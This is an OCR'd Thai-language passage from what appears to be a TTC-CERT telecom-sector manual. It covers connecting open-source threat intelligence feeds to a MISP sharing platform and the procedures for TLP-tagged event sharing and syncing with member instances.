
ภาพที่ 44 *แสดงผลการ Activate Open Source Threat Intelligence Feed ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT*

นอกจากนี้ในปี 2565 ระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT ได้ดำเนินการเชื่อต่อข้อมูล Open Source Threat Intelligence Feed เพิ่มเติม เพื่อนำข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข่าวเปิดเข้าสู่ระบบ Platform การแลกเปลี่ยนข้อมูล โดยอัตโนมัติจากแหล่งข้อมูลดังต่อไปนี้


- Threatfox เป็นข้อมูลแหล่งข่าวเปิดจาก abuse.ch โดยเป็นโครงการที่ขับเคลื่อนโดยวงการความมั่นคงปลอดภัยทางไซเบอร์ ซึ่งนักวิจัยด้านความปลอดภัยทางไซเบอร์และนักวิเคราะห์ภัยคุกคามทางไซเบอร์สามารถแบ่งปันและเผยแพร่ indicators of compromise (IOCs) ที่เกี่ยวข้องกับมัลแวร์ให้กับวงการความมั่นคงปลอดภัยทางไซเบอร์ ผู้ผลิต Antivirus และผู้ให้บริการข่าวกรองภัยคุกคาม เป็นต้น ปัจจุบันมีการแชร์ข้อมูล โดเมน IP Address Email Address และ file hashe ที่มีความเชื่อมโยงกับมัลแวร์ botnet command and control server (C2) หรือ payload ต่าง ๆ เป็นต้น

- URLhaus เป็นข้อมูลแหล่งข่าวเปิดจาก abuse.ch โดยเป็นโครงการที่ขับเคลื่อนโดยวงการความมั่นคงปลอดภัยทางไซเบอร์ เพื่อแบ่งปันและเผยแพร่ข้อมูลข่าวกรองภัยคุกคามทางไซเบอร์เกี่ยวกับ URL ที่เป็นอันตรายซึ่งใช้สำหรับการแพร่กระจายมัลแวร์ ซึ่งนักวิจัยด้านความปลอดภัยทางไซเบอร์และนักวิเคราะห์ภัยคุกคามทางไซเบอร์สามาร รวบรวม ติดตาม และแชร์ URL ของมัลแวร์ ซึ่งข้อมูลเหล่านี้จะช่วยให้ผู้ดูแลระบบเครือข่ายและนักวิเคราะห์ความปลอดภัยทางไซเบอร์สามารถปกป้องเครือข่ายและผู้ใช้งานจากภัยคุกคามทางไซเบอร์


ผลการ Activate Open Source Threat Intelligence Feed จากแหล่งข้อมูล Threatfox และ URLhaus ในระบบ Platform การแลกเปลี่ยนข้อมูลของศูนย์ TTC-CERT ในปี 2565 เป็นไปตาม **ภาพที่ 45** **ภาพที่ 46** และ **ภาพที่ 47**



ภาพที่ 45 แสดงค่าการ configuration สำหรับเชื่อมต่อจากแหล่งข้อมูล Threatfox



ภาพที่ 46 แสดงค่าการ configuration สำหรับเชื่อมต่อจากแหล่งข้อมูล URLhaus



ภาพที่ 47 *แสดงผลการ Activate Open Source Threat Intelligence Feed ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT*

อย่างไรก็ตาม ยังมี Open Source Threat Intelligence Feed อื่น ๆ ที่สามารถนำมาพิจารณา Activate ในภายหลัง หากเป็นว่าเป็นข้อมูลที่มีประโยชน์ต่อการปฏิบัติงานของ ศูนย์ TTC-CERT มีดังนี้

- blockrules of rules.emergingthreats.net เป็นข้อมูลแหล่งข่าวเปิดจาก Emerging Threats Lab
- malwaredomainlist เป็นข้อมูลแหล่งข่าวเปิดจาก Malware Domain List
- Tor ALL nodes เป็นข้อมูลแหล่งข่าวเปิดจาก dan.me.uk
- cybercrime-tracker.net - all เป็นข้อมูลแหล่งข่าวเปิดจาก cybercrime-tracker.net
- Phishtank online valid phishing เป็นข้อมูลแหล่งข่าวเปิดจาก Phishtank
- pop3gropers เป็นข้อมูลแหล่งข่าวเปิดจาก home.nuug.no
- Feodo IP Blocklist เป็นข้อมูลแหล่งข่าวเปิดจาก abuse.ch
- OpenPhish url list เป็นข้อมูลแหล่งข่าวเปิดจาก openphish.com
- ci-badguys.txt เป็นข้อมูลแหล่งข่าวเปิดจาก CINSscore.com
- alienvault reputation generic เป็นข้อมูลแหล่งข่าวเปิดจาก Alienvault IP Reputation Database
- blocklist.de/lists/all.txt เป็นข้อมูลแหล่งข่าวเปิดจาก blocklist.de
- VNC RFB เป็นข้อมูลแหล่งข่าวเปิดจาก dataplane.org
- sshpwauth.txt เป็นข้อมูลแหล่งข่าวเปิดจาก dataplane.org

- sipregistration เป็นข้อมูลแหล่งข่าวเปิดจาก dataplane.org
- sipquery เป็นข้อมูลแหล่งข่าวเปิดจาก dataplane.org
- sipinvitation เป็นข้อมูลแหล่งข่าวเปิดจาก dataplane.org
- VXvault - URL List เป็นข้อมูลแหล่งข่าวเปิดจาก VXvault
- abuse.ch SSL IPBL เป็นข้อมูลแหล่งข่าวเปิดจาก abuse.ch
- cybercrime-tracker.net hashlist เป็นข้อมูลแหล่งข่าวเปิดจาก cybercrime-tracker.net
- cybercrime-tracker.net gatelist เป็นข้อมูลแหล่งข่าวเปิดจาก cybercrime-tracker.net
- blocklist.greensnow.co เป็นข้อมูลแหล่งข่าวเปิดจาก greensnow.co
- A list for administrators to prevent mining in networks เป็นข้อมูลแหล่งข่าวเปิดจาก ZeroDot1
- A list to prevent browser mining only เป็นข้อมูลแหล่งข่าวเปิดจาก ZeroDot1
- CyberCure - IP Feed เป็นข้อมูลแหล่งข่าวเปิดจาก cybercure.ai
- CyberCure - Blocked URL Feed เป็นข้อมูลแหล่งข่าวเปิดจาก cybercure.ai
- CyberCure - Hash Feed เป็นข้อมูลแหล่งข่าวเปิดจาก cybercure.ai
- ipspamlist เป็นข้อมูลแหล่งข่าวเปิดจาก ipspamlist.com
- mirai.security.gives เป็นข้อมูลแหล่งข่าวเปิดจาก security.gives
- malsilo.url เป็นข้อมูลแหล่งข่าวเปิดจาก MalSilo
- malsilo.ipv4 เป็นข้อมูลแหล่งข่าวเปิดจาก MalSilo
- malsilo.domain เป็นข้อมูลแหล่งข่าวเปิดจาก MalSilo
- malshare.com - current all เป็นข้อมูลแหล่งข่าวเปิดจาก malshare.com
- Benkow.cc RAT เป็นข้อมูลแหล่งข่าวเปิดจาก benkow.cc
- Panels Tracker เป็นข้อมูลแหล่งข่าวเปิดจาก benkow.cc
- IPsum (aggregation of all feeds) - level 8 - no false positives เป็นข้อมูลแหล่งข่าวเปิดจาก IPsum threat intelligence feed
- Malware Bazaar เป็นข้อมูลแหล่งข่าวเปิดจาก abuse.ch

15. การเชื่อมต่อและการทดลองใช้งานระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence)

การดำเนินการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT สามารถดำเนินการได้ ดังนี้

15.1. การสร้าง Event และ publish Event เพื่อแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์

15.1.1. ในขั้นตอนการสร้าง Event ผู้สร้างจะต้องกำหนดการสร้าง Distribution ให้เหมาะสม โดยมีรายละเอียดที่จะใช้ในภาคส่วนโทรคมนาคม ดังนี้

15.1.1.1. หากต้องการให้ Event ที่สร้างนั้นแลกเปลี่ยนข้อมูลอยู่เฉพาะในหน่วยงานตนเองใน MISP local instance ให้เลือก Distribution เป็น “Your organisation only”

15.1.1.2. หากต้องการให้ Event ที่สร้างนั้นแลกเปลี่ยนข้อมูลอยู่เฉพาะใน MISP local instance ให้เลือก Distribution เป็น “This communicty only”

15.1.1.3. หากต้องการให้ Event ที่สร้างนั้นแลกเปลี่ยนข้อมูลอยู่เฉพาะใน Remote MISP instance ของหน่วยงานสมาชิกศูนย์ TTC-CERT ให้เลือก Distribution เป็น “Connected communicties”

15.1.1.4. หากต้องการให้ Event ที่สร้างนั้นแลกเปลี่ยนข้อมูลได้อย่างอิสระทุกที่ให้เลือก Distribution เป็น “All communicties”

15.1.2. เมื่อได้ดำเนินการสร้าง Event กำหนด Distribution ในระบบ Platform การแลกเปลี่ยนข้อมูล แล้ว Event ที่ได้สร้างขึ้นจะยังไม่ถูกแชร์จนกว่าจะมีการกดเผยแพร่ (publish) เมื่อผู้สร้าง Event คลิก “Publish Event” ระบบจะแชร์ Event ดังกล่าวโดยอัตโนมัติ อย่างไรก็ตาม การดำเนินการดังกล่าวจะไม่ bypass กฎ push rules ที่เราได้สร้างไว้

15.1.3. Push และ pull rules เพื่อป้องกันการแชร์ Event กับองค์กรที่เราไม่ได้ตั้งใจจะแชร์ ระบบ Platform การแลกเปลี่ยนข้อมูล สามารถตั้งกฎตาม tag และ organisation ได้ โดยผู้สร้าง Event สามารถ กำหนดได้ว่า tag และ/หรือ organisation ที่เราจะอนุญาต (allow) หรือไม่อนุญาต (block) ให้แชร์ Event โดยสามารถใช้ วงเล็บ AND OR หรือ ! ในการกำหนด push และ pull rules ได้ เช่น ((tag1 OR tag2) AND (org1 OR org2)) เป็นต้น

15.1.3.1. เพื่อเป็นการควบคุมการแลกเปลี่ยนข้อมูลของสมาชิกศูนย์ TTC-CERT ตามที่ได้ตกลงกันไว้ใน TLP นั้น ทุก Event ที่สมาชิกจะทำการแลกเปลี่ยนข้อมูลนั้นต้องติด TLP Taxonimies ของ TTC-CERT เท่านั้นถึงจะมีการแลกเปลี่ยนข้อมูล โดยในระบบ Platform การแลกเปลี่ยนข้อมูล จะมีรูปแบบดังนี้

- TTC-CERT:TLP="clear"

- TTC-CERT:TLP="green"
- TTC-CERT:TLP="amber"
- TTC-CERT:TLP="amber+strict"
- สำหรับ TLP:RED ให้ส่งทาง Email พร้อมเข้ารหัสแบบ PGP

15.2. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance อื่น ๆ ของภาคส่วนโทรคมนาคม

การ configuration เกี่ยวกับการแลกเปลี่ยนข้อมูลกับ MISP instance อื่น ๆ ของภาคส่วนโทรคมนาคม ศูนย์ TTC-CERT จะกำหนดให้ดำเนินการดังนี้


15.2.1. ข้อกำหนดเบื้องต้น

15.2.1.1. ระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) ต้องสามารถเข้าถึงได้ผ่าน Internet โดยใช้ https ที่มีการรับรอง โดยใบรับรองอิเล็กทรอนิกส์ (Certificate) ของระบบ Platform การแลกเปลี่ยนข้อมูลนั้นต้องออกโดยผู้ให้บริการออกใบรับรอง (Certification Authority - CA)

15.2.1.2. ระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) ต้องเพิ่มรูปแบบ Taxonomy ที่ใช้ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT เพื่อให้สามารถกำหนดการแลกเปลี่ยนข้อมูลตามที่ระบุไว้ในเกณฑ์การแชร์ข้อมูลภัยคุกคาม (Telecommunications Sector - Traffic Light Protocol (TLP)) ของภาคส่วนโทรคมนาคม โดยสามารถ download ได้ที่


- https://www.ttc-cert.or.th/
- ระบบงาน TTC-CERT
- TTC-CERT Machine Tags สำหรับ MISP

15.2.2. เพิ่ม Organisation ศูนย์ TTC-CERT ให้เป็น local organisation บนระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) โดยให้นำ UUID ของ ระบบ Platform การแลกเปลี่ยนข้อมูล ของ ศูนย์ TTC-CERT คือ **d8147df3-b1cb-482f-9b0d-b9f3252518d3** มาใส่ใน UUID ของ ศูนย์ TTC-CERT ในระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) โดยชื่อที่ใช้คือ ttc-cert.or.th ตาม**ภาพที่ 48**




ภาพที่ 48 *แสดงการใส่ UUID ของศูนย์ TTC-CERT ในระบบ Platform การแลกเปลี่ยนข้อมูลของสมาชิกศูนย์ TTC-CERT (หรือ Operator)*

15.2.3. เพิ่ม Sync User ของ ศูนย์ TTC-CERT บนระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) โดยใช้ Sync User เป็น ttc-cert-syncuser@ttc-cert.or.th รายละเอียดตาม **ภาพที่ 49**




ภาพที่ 49 *แสดงการเพิ่ม Sync User ของ ศูนย์ TTC-CERT บนระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator)*

15.2.4. ดำเนินการสร้างและกำหนด Authkey ของ ttc-cert-syncuser@ttc-cert.or.th บนระบบ Platform การแลกเปลี่ยนข้อมูล ของสมาชิกศูนย์ TTC-CERT (หรือ Operator) และส่ง Authkey ดังกล่าวให้กับทางศูนย์ TTC-CERT เพื่อใช้ในการเชื่อมต่อระบบ รายละเอียดตาม **ภาพที่ 50** **ภาพที่ 51** และ **ภาพที่ 52**




ภาพที่ 50 *การสร้างและกำหนด Authkey*




ภาพที่ 51 *การสร้างและกำหนด Authkey*

ภาพที่ 52 *การสร้างและกำหนด Authkey*

15.2.5. (ขั้นตอนนี้จะดำเนินการโดยศูนย์ TTC-CERT) ดำเนินการ Set up sync server ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT โดยใช้ Authkey ที่ได้จาก Sync User จากขั้นตอนก่อนหน้า ตลอดจนกำหนดให้ระบบ Platform การแลกเปลี่ยนข้อมูล แลกเปลี่ยนข้อมูลเฉพาะข้อมูลชนิด TLP:WHITE, TLP:GREEN, และ TLP:AMBER รายละเอียดตาม **ภาพที่ 53** และ **ภาพที่ 54**



ภาพที่ 53 *แสดงการ Set up sync server ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT*



ภาพที่ 54 *แสดงการกำหนดให้ระบบ Platform การแลกเปลี่ยนข้อมูล แลกเปลี่ยนข้อมูลเฉพาะข้อมูลชนิด TLP:WHITE, TLP:GREEN, และ TLP:AMBER*

